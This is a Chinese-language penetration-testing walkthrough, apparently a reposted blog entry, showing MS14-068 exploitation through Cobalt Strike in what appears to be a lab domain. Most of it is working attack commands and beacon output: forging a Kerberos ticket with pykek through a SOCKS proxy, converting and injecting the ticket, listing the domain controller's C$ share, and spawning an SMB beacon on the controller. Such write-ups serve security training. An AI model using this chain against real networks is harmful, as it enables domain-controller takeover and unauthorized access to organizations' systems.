
通过 Cobalt Strike 利用 ms14-068

拓扑图



攻击者(kali) 位于 192.168.245.0/24 网段，域环境位于 192.168.31.0/24 网段。

域中有一台 win7 有两张网卡，可以同时访问两个网段，以这台机器作为跳板机进入域环境。

假设现在已经有一组域用户的账号密码

user1 321!@#qwe

获取用户的 sid

whoami /user

```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------


用户名      SID
=========== ============================================
demo\user1 S-1-5-21-2864277510-2444243591-773573486-1112
```

下面使用 pykek 生成票据，首先用 cs 开一个 socks 代理，然后用 proxychains把 pykek 带入内网

```
proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
```


其中

- demo.ad 为 域名
- user1 为域中的一个用户
- 321!@#qwe 为 user1 的密码

- user1 的 sid 为 S-1-5-21-2864277510-2444243591-773573486-1112
- 192.168.1.100 为域控的 IP

执行完毕后会在当前目录下生成一个 .ccache 的文件

```
# proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
ProxyChains-3.1 (http://proxychains.sf.net)
  [+] Building AS-REQ for 192.168.1.100... Done!
  [+] Sending AS-REQ to 192.168.1.100...|S-chain|-<>-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
 Done!
  [+] Receiving AS-REP from 192.168.1.100... Done!
  [+] Parsing AS-REP from 192.168.1.100... Done!
  [+] Building TGS-REQ for 192.168.1.100... Done!
  [+] Sending TGS-REQ to 192.168.1.100...|S-chain|-<>-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
 Done!
  [+] Receiving TGS-REP from 192.168.1.100... Done!
  [+] Parsing TGS-REP from 192.168.1.100... Done!
  [+] Creating ccache file 'TGT_user1@demo.ad.ccache'... Done!
```



然后使用 KrbCredExport 转 .ccache 为 kirbi 格式。

```
# python KrbCredExport/KrbCredExport.py TGT_user1@demo.ad.ccache user1.ticket
CCache File Found, Converting to kirbi
```

转换后的文件保存在 user1.ticket， 然后可以用 cs 加载这个文件。

下面先看看没有加载前的权限。

首先获取域控的机器名。

```
shell net group "domain controllers" /domain
```

```
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 demo.ad 的域控制器处理。

组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
WIN-OA43324ZI95$
命令成功完成。
```

所以 域控的主机名为

WIN-OA43324ZI95.demo.ad

然后 `net use` 一下， 发现是不能访问的。

net use \\WIN-OA43324ZI95.demo.ad\c$

```
beacon> shell net use \\WIN-OA43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-OA43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
密码在 \\WIN-OA43324ZI95.demo.ad\c$ 无效。

为 'WIN-OA43324ZI95.demo.ad' 输入用户名: 发生系统错误 1223。

操作已被用户取消。
```

然后加载 `user1.ticket` 文件， 再次执行发现可以访问域控资源，已经得到域控的权限。

注： 一定要用 域控的主机全名 而不要用 ip 。


```
beacon> kerberos_ticket_purge
[*] Tasked beacon to purge kerberos tickets
[+] host called home, sent: 8 bytes
beacon> kerberos_ticket_use D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[*] Tasked beacon to apply ticket in D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[+] host called home, sent: 1135 bytes
beacon> shell net use \\WIN-OA43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-OA43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
命令成功完成。

beacon> shell dir \\WIN-OA43324ZI95.demo.ad\c$
[*] Tasked beacon to run: dir \\WIN-OA43324ZI95.demo.ad\c$
[+] host called home, sent: 63 bytes
[+] received output:
 驱动器 \\WIN-OA43324ZI95.demo.ad\c$ 中的卷没有标签。
 卷的序列号是 C273-1AB8

 \\WIN-OA43324ZI95.demo.ad\c$ 的目录

2008/01/19  18:11    <DIR>          PerfLogs
2018/11/16  15:20    <DIR>          Program Files
2018/11/15  19:15    <DIR>          Program Files (x86)
2018/11/16  15:22           181,408 SKLDR
2016/06/11  21:55    <DIR>          Users
2018/11/19  20:40    <DIR>          Windows
               1 个文件        181,408 字节
               5 个目录 47,034,847,232 可用字节
```

首先清除之前的 ticket


此时可以访问域控的资源

加载 ticket 文件

然后使用当前对话对域控进行 psh 攻击， 使用 smb 的 beacon



过一会就可以看到域控连上来了。



参考

https://blog.cptjesus.com/posts/ms14068

https://zhuanlan.zhihu.com/p/26171460

内网渗透中mimikatz的使用(https://www.jianshu.com/p/a3ddd7502c09)

来源： https://www.cnblogs.com/hac425/p/9985802.html